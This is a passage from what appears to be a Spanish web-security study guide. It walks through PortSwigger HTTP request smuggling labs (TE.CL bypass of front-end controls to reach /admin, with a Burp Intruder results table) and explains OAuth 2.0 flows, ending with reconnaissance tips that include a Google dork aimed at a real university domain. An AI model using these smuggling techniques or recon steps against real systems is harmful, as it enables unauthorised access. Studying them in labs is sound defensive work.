Como vimos el servidor Front-End observará la cabecera Content-Length, en este caso, no desactivamos la opción update content-length de la configuración del repeater, y al leer esta cabecera cogerá la solicitud entera.

El Back-End observará la cabecera Transfer-Encoding, que, como vimos anteriormente, el ultimo byte para finalizar la petición es 0. Por tanto el Back-End, procesará la solicitud hasta que se encuentre este valor, 0.

Quedando de tal forma, una siguiente solicitud, que se realiza al endpoint /admin.

Nos encontramos que la protección se realiza en la cabecera Host, permitiéndonos a nosotros modificar el valor a localhost, de esta forma, el servidor Front-End entiende que la solicitud pertenece a la red interna.

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

En este ejercicio nos encontramos con que el front-end leerá la cabecera Transfer-Encoding, y el back-end procesará la cabecera content-length.

Tenemos diferentes partes interesantes.

Por un lado, la cabecera content-length tiene un valor de 4, indicando, que serán 4 bites el total de la petición, esta información lo obtendrá el back-end, por tanto, el final de la petición será el empecie de la petición al portal administrador.

La cabecera transfer-encoding, tiene el valor de la directiva chunked, y el final de esta directiva se determina con el valor 0.

Como vimos anteriormente, es necesario indicar un valor hexadecimal en el body de la petición, que hace referencia al valor total de la petición.






Imagen 77: TE-CL

A la hora de realizar este ejercicio, es útil utilizar intruder para determinar el valor de la petición, y utilizar una seclists como [está](#)

Es bastante útil el utilizar intruder, ya que el siguiente paso del ejercicio es eliminar al usuario Carlos, y por tanto debemos modificar de nuevo el atributo

Request	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items					
Request	Payload	Status	Error	Timeout	Length
41	86	404			233
0		400			174
1	5e	400			174
2	5f	400			174
3	60	400			174
4	61	400			174
5	62	400			174
6	63	400			174
7	64	400			174
8	65	400			174
9	66	400			174
10	67	400			174
11	68	400			174
12	69	400			174
13	70	400			174
14	71	400			174
15	72	400			174
16	73	400			174
17	74	400			174
18	75	400			174
19	76	400			174
20	77	400			174
21	78	400			174
22	79	400			174
23	80	400			174
24	81	400			174
25	82	400			174
26	83	400			174
27	84	400			174
28	85	400			174
29	86	400			174
30	87	400			174
31	88	400			174
32	89	400			174
33	90	400			174
34	91	400			174
35	92	400			174
36	93	400			174
37	94	400			174
38	95	400			174
39	96	400			174
40	97	400			174
41	98	400			174
42	99	400			174
43	100	400			174
44	101	400			174
45	102	400			174
46	103	400			174
47	104	400			174
48	105	400			174
49	106	400			174
50	107	400			174
51	108	400			174
52	109	400			174
53	110	400			174
54	111	400			174
55	112	400			174
56	113	400			174
57	114	400			174
58	115	400			174
59	116	400			174
60	117	400			174
61	118	400			174
62	119	400			174
63	120	400			174
64	121	400			174
65	122	400			174
66	123	400			174
67	124	400			174
68	125	400			174
69	126	400			174
70	127	400			174
71	128	400			174
72	129	400			174
73	130	400			174
74	131	400			174
75	132	400			174
76	133	400			174
77	134	400			174
78	135	400			174
79	136	400			174
80	137	400			174
81	138	400			174
82	139	400			174
83	140	400			174
84	141	400			174
85	142	400			174
86	143	400			174
87	144	400			174
88	145	400			174
89	146	400			174
90	147	400			174
91	148	400			174
92	149	400			174
93	150	400			174
94	151	400			174
95	152	400			174
96	153	400			174
97	154	400			174
98	155	400			174
99	156	400			174
100	157	400			174
101	158	400			174
102	159	400			174
103	160	400			174
104	161	400			174
105	162	400			174
106	163	400			174
107	164	400			174
108	165	400			174
109	166	400			174
110	167	400			174
111	168	400			174
112	169	400			174
113	170	400			174
114	171	400			174
115	172	400			174
116	173	400			174
117	174	400			174
118	175	400			174
119	176	400			174
120	177	400			174
121	178	400			174
122	179	400			174
123	180	400			174
124	181	400			174
125	182	400			174
126	183	400			174
127	184	400			174
128	185	400			174
129	186	400			174
130	187	400			174
131	188	400			174
132	189	400			174
133	190	400			174
134	191	400			174
135	192	400			174
136	193	400			174
137	194	400			174
138	195	400			174
139	196	400			174
140	197	400			174
141	198	400			174
142	199	400			174
143	200	400			174
144	201	400			174
145	202	400			174
146	203	400			174
147	204	400			174
148	205	400			174
149	206	400			174
150	207	400			174
151	208	400			174
152	209	400			174
153	210	400			174
154	211	400			174
155	212	400			174
156	213	400			174
157	214	400			174
158	215	400			174
159	216	400			174
160	217	400			174
161	218	400			174
162	219	400			174
163	220	400			174
164	221	400			174
165	222	400			174
166	223	400			174
167	224	400			174
168	225	400			174
169	226	400			174
170	227	400			174
171	228	400			174
172	229	400			174
173	230	400			174
174	231	400			174
175	232	400			174
176	233	400			174
177	234	400			174
178	235	400			174
179	236	400			174
180	237	400			174
181	238	400			174
182	239	400			174
183	240	400			174
184	241	400			174
185	242	400			174
186	243	400			174
187	244	400			174
188	245	400			174
189	246	400			174
190	247	400			174
191	248	400			174
192	249	400			174
193	250	400			174
194	251	400			174
195	252	400			174
196	253	400			174
197	254	400			174
198	255	400			174
199	256	400			174
200	257	400			174
201	258	400			174
202	259	400			174
203	260	400			174
204	261	400			174
205	262	400			174
206	263	400			174
207	264	400			174
208	265	400			174
209	266	400			174
210	267	400			174
211	268	400			174
212	269	400			174
213	270	400			174
214	271	400			174
215	272	400			174
216	273	400			174
217	274	400			174
218	275	400			174
219	276	400			174
220	277	400			174
221	278	400			174
222	279	400			174
223	280	400			174
224	281	400			174
225	282	400			174
226	283	400			174
227	284	400			174
228	285	400			174
229	286	400			174
230	287	400			174
231	288	400			174
232	289	400			174
233	290	400			174
234	291	400			174
235	292	400			174
236	293	400			174
237	294	400			174
238	295	400			174
239	296	400			174
240	297	400			174
241	298	400			174
242	299	400			174
243	300	400			174
244	301	400			174
245	302	400			174
246	303	400			174
247	304	400			174
248	305	400			174
249	306	400			174
250	307	400			174
251	308	400			174
252	309	400			174
253	310	400			174
254	311	400			174
255	312	400			174
256	313	400			174
257	314	400			174
258	315	400			174
259	316	400			174
260	317	400			174
261	318	400			174
262	319	400			174
263	320	400			174
264	321	400			174
265	322	400			174
266	323	400			174
267	324	400			

23. ¿Que es?

OAuth es un marco de autorización de uso común que permite a los sitios y aplicaciones web solicitar un acceso limitado a la cuenta de un usuario en otra aplicación.

OAuth permite al usuario conceder este acceso sin exponer sus credenciales de acceso a la aplicación solicitante.

El proceso básico de OAuth se utiliza ampliamente para integrar funcionalidades de terceros que requieren acceso a ciertos datos de la cuenta de un usuario. Por ejemplo, una aplicación puede utilizar OAuth para solicitar acceso a su lista de contactos de correo electrónico para poder sugerirle personas con las que conectarse. Sin embargo, el mismo mecanismo también se utiliza para proporcionar servicios de autenticación de terceros, permitiendo a los usuarios iniciar sesión con una cuenta que tienen con un sitio web diferente.

OAuth 2.0 se ha convertido en el marco de facto cuando se trata de la autorización de usuarios en los sitios web. Sitios web populares como Facebook, Google, Slack, utilizan OAuth 2.0 para conceder recursos a sus usuarios.

Flujo

OAuth 2.0 se desarrolló originalmente como una forma de compartir el acceso a datos específicos entre aplicaciones. Funciona definiendo una serie de interacciones entre tres partes distintas, a saber, una aplicación cliente, un propietario de recursos y el proveedor de servicios OAuth.

- **Aplicación cliente** - El sitio web o la aplicación web que quiere acceder a los datos del usuario. Por ejemplo, Spotify necesita la información de Facebook para poder iniciar sesión, como el nombre del usuario.
- **Propietario del recurso** - El usuario cuyos datos quiere acceder la aplicación cliente. Como habíamos anteriormente, la password de Facebook no se muestra, ni Spotify tendrá acceso a nuestra cuenta de Facebook. Únicamente, dependiendo del scope, dará permisos de escritura o lectura a la cuenta.
- **Proveedor de servicios OAuth** - El sitio web o la aplicación que controla los datos del usuario y el acceso a ellos. Soportan OAuth proporcionando una API para interactuar tanto con un servidor de autorización como con un servidor de recursos.
 - **Servidor de recursos**, Permite o deniega el acceso a un recurso específico de la aplicación.
 - **Servidor de autorización**, Un servidor de autorización es capaz de conceder o denegar a un cliente un token de acceso. El servidor de autorización autentifica el recurso y, generalmente a través de varias interacciones, emite un token de acceso al cliente si todo va bien.



Un servidor de recursos y un servidor de autorización están estrechamente unidos y cuando están en la misma aplicación web, a menudo se denomina API OAuth.

Existen numerosas formas diferentes de implementar el proceso de OAuth. Se conocen como "flujos" o "tipos de concesión" de OAuth. En este tema, nos centraremos en los tipos de concesión "código de autorización" e "implícito", ya que son los más comunes. En términos generales, ambos tipos de concesión implican las siguientes etapas:

1. La aplicación cliente solicita acceso a un subconjunto de datos del usuario, especificando qué tipo de concesión quiere utilizar y qué tipo de acceso desea.
2. Se pide al usuario que inicie sesión en el servicio OAuth y dé su consentimiento explícito para el acceso solicitado.
3. La aplicación cliente recibe un token de acceso único que demuestra que tiene permiso del usuario para acceder a los datos solicitados. La forma exacta en que esto sucede varía significativamente dependiendo del tipo de concesión.
4. La aplicación cliente utiliza este token de acceso para realizar llamadas a la API y obtener los datos pertinentes del servidor de recursos.

¿Qué es Y tipos de permiso?

OAuth 2.0 básicamente permite a un sitio web de terceros acceder a un conjunto limitado o selectivo de información del usuario en un sitio web concreto. Hay diferentes tipos de flujos de autorización, de los cuales, los más comunes son los siguientes:

- Authorization grant
- Implicit grant

El tipo de permiso de OAuth determina la secuencia exacta de pasos que están involucrados en el proceso de OAuth. El tipo de permiso también afecta a la forma en que la aplicación cliente se comunica con el servicio OAuth en cada etapa, incluyendo la forma en que se envía el propio token de acceso. Por esta razón, los tipos de permiso se denominan a menudo "flujos de OAuth". En definitiva, es una forma de obtener un Access token.

Una parte bastante importante, y que veo obligatorio hacer mención, es el **scope**, es la forma que tiene la aplicación, ya sea Spotify u otra, de especificar que tipo de datos quiere acceder y que tipo de operaciones quiere realizar.

Por ejemplo, cuando se solicita el acceso de lectura a la lista de contactos de un usuario, el nombre del scope puede adoptar cualquiera de las siguientes formas dependiendo del servicio OAuth que se utilice:

`scope=contacts`

`scope=contacts.read`

`scope=contact-list-r`

`scope=https://oauth-authorization-server.com/auth/scopes/user/contacts.readonly`

Si tu quieres dar acceso solo a la lista de contactos, el cliente no podrá acceder a otra información, como información de tu perfil, u otros datos.



Authorization code grant type

La aplicación cliente y el servicio OAuth utilizan unas series de redirecciones para intercambiar peticiones HTTP que inician el flujo de datos.

Se pregunta al usuario si acepta el acceso solicitado. Si acepta, la aplicación cliente recibe un "código de autorización". A continuación, la aplicación cliente intercambia este código con el servicio OAuth para recibir un "token de acceso", que puede utilizar para realizar llamadas a la API para obtener los datos pertinentes del usuario.

Para ver la interacción de una forma interactiva, oauth nos permite realizar lo que sería una simulación de una autenticación a través de código.

<https://www.oauth.com/playground/authorization-code.html>

En un primer paso, se nos pide, registrar un cliente.




Imagen 80: Client Registration

Una vez nos registremos, nos proporciona un usuario y una password, con el fin, de realizar el proceso de autenticación.

Client Registration

Great!

Great! A new OAuth 2.0 client was created for you along with a user account. You can see the registration info below. This information is stored in a cookie in your browser. **Save the user login and password**, since you'll need those in order to authenticate as that user during the OAuth flow!

Client Registration

client_id	M8FMJqvk5sCOV4idT7mkRth9
client_secret	uOt-dZkZRTj439vTNM_2JayUn-sx7fM0G0jJQTTZA1wAdZrA

User Account

login	dangerous-kudu@example.com
password	Depressed-Salmon-92

[open in new window](#)

Continue

Imagen 81: Credenciales para acceder al servicio

1. Authorization request

La aplicación cliente envía una solicitud al endpoint `/authorization` del servicio OAuth pidiendo permiso para acceder a datos específicos del usuario.

La url de la petición es:

```
GET /playground/auth-dialog.html?response_type=code&client_id=M8FMJqvk5sCOV4idT7mkRth9&redirect_uri=https://www.oauth.com/playground/authorization-code.html&scope=photo+offline_access&state=5dMoL_kDJODJEpjB HTTP/2
Host: www.oauth.com
```

Como podemos observar en la solicitud, contienen parámetros, que algunos lo vimos anteriormente, como el parámetro `scope`, existen otros parámetros que juegan un papel fundamental en esta petición.

response_type: Determina qué tipo de respuesta espera la aplicación cliente y, por tanto, qué flujo quiere iniciar. Para el tipo de permiso, código de autorización, el valor debe ser `código`.

client_id: Parámetro obligatorio que contiene el identificador único de la aplicación cliente. Este valor se genera cuando la aplicación cliente se registra en el servicio OAuth.

redirect_uri: La URI a la que se debe redirigir el navegador del usuario al enviar el código de autorización a la aplicación cliente. También se conoce como "callback URI" o "callback endpoint". Muchos ataques de OAuth se basan en explotar fallos en la validación de este parámetro.

Scope: Se utiliza para especificar a qué tipo de datos del usuario quiere acceder la aplicación cliente.

State: Almacena un valor único e indescifrable que está vinculado a la sesión actual en la aplicación cliente. El servicio OAuth debe devolver este valor exacto en la respuesta, junto con el código de

autorización. Este parámetro sirve como una forma de token CSRF para la aplicación cliente, asegurando que la solicitud llegue a su punto final / callback es de la misma persona que inició el flujo OAuth.




Imagen 82: Authorization URL

2. User login and consent

Cuando el servidor de autorización reciba la solicitud inicial, redirigirá al usuario a una página de inicio de sesión, donde se le pedirá que inicie sesión en su cuenta con el proveedor de OAuth. Por ejemplo, a menudo se trata de su cuenta de redes sociales.

A continuación, se les presentará una lista de datos a los que la aplicación cliente quiere acceder. Esto se basa en los ámbitos definidos en la solicitud de autorización. El usuario puede elegir si consiente o no este acceso.

Nos logueamos con el usuario y password propuestos

The screenshot shows a web browser window with the address bar displaying "No es seguro | oauth.com". The page content includes a "Log In" section with the following elements:

- Username:** A text input field containing "dangerous-kudu@example.com".
- Password:** A password input field with masked characters (dots).
- Forgot your password?:** A blue link text.
- Log In:** A blue button at the bottom of the form.

Imagen 83: Inicio de sesión

Como vimos anteriormente, el parámetro scope, nos pedía acceso a nuestras fotos.




Imagen 84: Nos solicita autorización para acceder a nuestros datos

3. Authorization code grant

Si el usuario consiente el acceso solicitado, su navegador será redirigido al punto final /callback que se especificó en el parámetro redirect_uri de la solicitud de autorización.

Si revisamos la url:

```
GET /playground/authorization-  
code.html?state=5dMoL_kDJODJEpjB&code=IOfBTafeg10sAq5LJXT0v0yi3VBZbEf1Z5kh7_zxajzvKAr5
```

Necesitamos verificar que el parámetro state es exactamente igual al almacenado en la sesión del usuario, con el fin de protegernos contra los ataques CSRF.

2. Verify the state parameter

The user was redirected back to the client, and you'll notice a few additional query parameters in the URL:

```
?state=5dMoL_kDJODJEpjB&code=IOfBTafeg10sAq5LJXT0v0yi3VBZbEf1Z5kh7_zxajzvKAr5
```

You need to first verify that the `state` parameter matches the value stored in this user's session so that you protect against CSRF attacks.

Depending on how you've stored the `state` parameter (in a cookie, session, or some other way), verify that it matches the state that you originally included in step 1. Previously, we had stored the state in a cookie for this demo.

Does the state stored by the client (`5dMoL_kDJODJEpjB`) match the state in the redirect (`5dMoL_kDJODJEpjB`)?

It Matches, Continue!

It's Wrong, Start Over!

Imagen 85: Verificando el parámetro State



Como vemos, el valor del parámetro state es el mismo.

4. Access token request

Una vez que la aplicación cliente recibe el código de autorización, necesita cambiarlo por un token de acceso. Para ello, envía una solicitud **POST** de servidor a servidor al endpoint /token del servicio OAuth.

Toda la comunicación a partir de este momento tiene lugar en un canal seguro y, por lo tanto, normalmente no puede ser observada o controlada por un atacante.

3. Exchange the Authorization Code

Now you're ready to exchange the authorization code for an access token.

The client builds a POST request to the token endpoint with the following parameters:

```
POST https://authorization-server.com/token

grant_type=authorization_code
&client_id=M8FMJqvk5sCOV4idT7mkRth9
&client_secret=u0t-dZkZRTj439vTNM_2JayUn-sx7fM0G0jJQTTZAIwAdZrA
&redirect_uri=https://www.oauth.com/playground/authorization-code.html
&code=IOfBTAfeg10sAq5LJXT0v0yi3VBZbEf1Z5kh7_zxajzvKAr5
```

Note that the client's credentials are included in the POST body in this example. Other authorization servers may require that the credentials are sent as a HTTP Basic Authentication header.

Go

Imagen 86: Intercambiar el Authorization code por Access token

Como decíamos la comunicación se realiza de forma segura, y no es posible obtener esa información.

Podemos revisar a través del proxy, que información se ha ido generando.

Host	Method	URL	Params	Edited	Status
https://www.oauth.com	GET	/playground/authorization-code.html			200
https://www.oauth.com	GET	/playground/client-registration.html?returnto=authorization-code.html	✓		200
https://www.oauth.com	GET	/playground/authorization-code.html			200
https://www.oauth.com	GET	/playground/auth-dialog.html?response_type=code&client_id=M8FMJqvk5...	✓		200
https://www.oauth.com	GET	/playground/authorization-code.html?state=5dMoL_kDJODJEpjB&code=IO...	✓		200

Imagen 87: Logs generados por Burp

5. Access token grant

El servicio OAuth validará la solicitud del token de acceso. Si todo es como se espera, el servidor responde concediendo a la aplicación cliente un token de acceso con el alcance solicitado.

Token Endpoint Response

Here's the response from the token endpoint! The response includes the access token and refresh token.

```
{
  "token_type": "Bearer",
  "expires_in": 86400,
  "access_token": "Ng88ab7zaUF3-mYf4V2qvt3_9-U-G9ex-JrXBbJcZnx70-rqCEecJsloPVMz7K-zYiIZlsES",
  "scope": "photo offline_access",
  "refresh_token": "Fw-awkdOnJ_6RFBIVdjoHphF"
}
```

Great! Now your application has an access token, and can use it to make API requests on behalf of the user.

Imagen 88: Respuesta al intercambio de Authorization code

API call

Ahora que la aplicación cliente tiene el código de acceso, puede finalmente obtener los datos del usuario desde el servidor de recursos. Para ello, realiza una llamada a la API al endpoint /userinfo del servicio OAuth. El token de acceso se presenta en la cabecera Authorization: Bearer para demostrar que la aplicación cliente tiene permiso para acceder a estos datos.

```
GET /userinfo HTTP/1.1
Host: oauth-resource-server.com
Authorization: Bearer "Ng88ab7zaUF3-mYf4V2qvt3_9-U-G9ex-JrXBbJcZnx70-rqCEecJsloPVMz7K-zYiIZlsES"
```

7. Resource grant

El servidor de recursos debe verificar que el token es válido y que pertenece a la aplicación cliente actual. Si es así, responderá enviando el recurso solicitado, es decir, los datos del usuario basados en el ámbito del token de acceso.

La aplicación cliente puede finalmente utilizar estos datos para su propósito. En el caso de la autenticación OAuth, normalmente se utilizará como un ID para conceder al usuario una sesión autenticada, iniciando efectivamente la sesión.

Implicit grant type

El tipo de concesión implícita es mucho más sencillo. En lugar de obtener primero un código de autorización y luego intercambiarlo por un token de acceso, la aplicación cliente recibe el token de acceso inmediatamente después de que el usuario dé su consentimiento.



Puede que se pregunte por qué las aplicaciones cliente no utilizan siempre el tipo de concesión implícita. La respuesta es relativamente sencilla: es mucho menos seguro. Cuando se utiliza el tipo de concesión implícita, toda la comunicación se produce a través de redireccionamientos del navegador - no hay un canal de retorno seguro como en el flujo de código de autorización. Esto significa que el token de acceso sensible y los datos del usuario están más expuestos a posibles ataques.

Para ver la interacción de una forma interactiva, oauth nos permite realizar lo que sería una simulación de esta autenticación.

<https://oauth.com/playground/implicit.html>

1. Authorization request

El flujo implícito comienza de manera muy similar al flujo de código de autorización. La única diferencia importante es que el parámetro `response_type` debe establecerse como `token`.

https://authorization-server.com/authorize?response_type=token&client_id=959SYKsukt9WitP-eGFs49HT&redirect_uri=https://oauth.com/playground/implicit.html&scope=photo&state=-Z6LoyAIzTRCqMVR





1. Build the Authorization URL

Before authorization begins, it first generates a random string to use for the `state` parameter. The client will need to store this to be used in the next step.

```
https://authorization-server.com/authorize?
response_type=token
&client_id=959SYKsukt9WitP-eGFs49HT
&redirect_uri=https://oauth.com/playground/implicit.html
&scope=photo
&state=-Z6LoyAIzTRCqMVR
```

For this demo, we've gone ahead and generated a random state parameter (shown above) and saved it in a cookie.

Click "Authorize" below to be taken to the authorization server. You'll need to enter the username and password that was generated for you.

Authorize

Imagen 89: Implicit - Authorization URL

2. User login and consent

El usuario se conecta y decide si acepta los permisos solicitados o no. Este proceso es exactamente el mismo que el del flujo del código de autorización.

Log In

Username
sore-dugong@example.com

Password
.....

[Forgot your password?](#)

Log In

Imagen 90: Inicio de sesión

Y como vimos, el parámetro scope, nos pide acceder a nuestras fotos.

An application would like to connect to your account

The application "OAuth 2.0 Playground" would like the ability to access your photos.


Approve

Imagen 91: Nos solicita autorización para acceder a nuestros datos

3. Access token grant

Si el usuario da su consentimiento para el acceso solicitado, aquí es donde las cosas comienzan a diferir. El servicio OAuth redirigirá el navegador del usuario a la redirect_uri especificada en la solicitud de autorización. Sin embargo, en lugar de enviar un parámetro de consulta que contenga un código de autorización, enviará el token de acceso y otros datos específicos del token como un fragmento de URL.

```
#access_token=Ne-4pWvV_p5bezEi8pEM6Kuv5ufVnEJ-Kxq76_FqpDxh4s-LFtxz3Q1PmvH7LDVCe6YrFc7M&token_type=Bearer&expires_in=86400&scope=photos&state=-Z6LoyAIzTRCqMVR
```



2. Verify the state parameter

The user was redirected back to the client, and you'll notice there is now a fragment component in the URL that contains the access token as well as some other information:

```
#access_token=Ne-4pWvV_p5bezEi8pEM6Kuv5ufVnEJ-Kxq76_FqpDxh4s-LFtxz3Q1PmvH7LDVCe6YrFc7M&token_type=Bearer&expires_in=86400&scope=photos&state=-Z6LoyAIzTRCqMVR
```

You need to first verify that the **state** parameter matches the value stored in this user's session so that you protect against CSRF attacks.

This does not stop a malicious actor from injecting an access token into your client. There is no solution in OAuth for protecting the Implicit flow, and it is [being deprecated in the Security BCP](#).

Depending on how you've stored the **state** parameter (in a cookie, session, or some other way), verify that it matches the state that you originally included in step 1. Previously, we had stored the state in a cookie for this demo.

Does the state stored by the client (**-Z6LoyAIzTRCqMVR**) match the state in the redirect (**-Z6LoyAIzTRCqMVR**)?

Imagen 92: Verificando el parámetro State

4. API call

Una vez que la aplicación cliente ha extraído con éxito el token de acceso del fragmento de la URL, puede utilizarlo para hacer llamadas a la API al punto final /userinfo del servicio OAuth. A diferencia del flujo de código de autorización, esto también ocurre a través del navegador.

```
GET /photos HTTP/1.1
Host: oauth-resource-server.com
Authorization: Bearer Ne-4pWvV_p5bezEi8pEM6Kuv5ufVnEJ-Kxq76_FqpDxh4s-LFtxz3Q1PmvH7LDVCe6YrFc7M
```

3. Extract the access token

That's it! Now that you've verified the state parameter, you can start using the access token that was provided in the URL fragment.

For reference, here are the values the client is ready to use.

access_token	Ne-4pWvV_p5bezEi8pEM6Kuv5ufVnEJ-Kxq76_FqpDxh4s-LFtxz3Q1PmvH7LDVCe6YrFc7M
token_type	Bearer
expires_in	86400
scope	photos

Note that this is an OAuth 2.0 Bearer Token, which means it is opaque to the client and the client should not try to parse the token. Some authorization servers may use JWT values, but others may use random strings. This is in contrast to an OpenID Connect ID Token which is intended to be parsed by the client. See the [OpenID Connect](#) for an example of parsing an ID token.

Imagen 93: Verificando el parámetro State

5. Resource grant

El servidor de recursos debe verificar que el token es válido y que pertenece a la aplicación cliente actual. Si es así, responderá enviando el recurso solicitado, es decir, los datos del usuario basados en el ámbito asociado al token de acceso.

24. ¿Como encontrarlo?

OAuth 2.0 se ha convertido es un estándar en las nuevas aplicaciones para el proceso de autenticación.

Como vemos esta vulnerabilidad la podemos encontrar en los procesos de login en un aplicativo web. Por tanto, encontrar endpoint como /login pueda ser interesante. Utilizar dorks de Google, en busca de oauth por ejemplo, site:uclm.es intitle:"Login"

Si vemos una opción para loguearnos en nuestra cuenta desde una página web diferente, es una gran indicación de que nos encontramos con OAuth.



La forma más fiable de identificar una autenticación OAuth es ver el tráfico generado en nuestro proxy y comprobar las peticiones que se están realizando. Independientemente del tipo de OAuth, la primera petición siempre se realiza al endpoint /authorization.

Una solicitud de autorización siempre será como está:

```
GET /authorization?client_id=12345&redirect_uri=https://client-
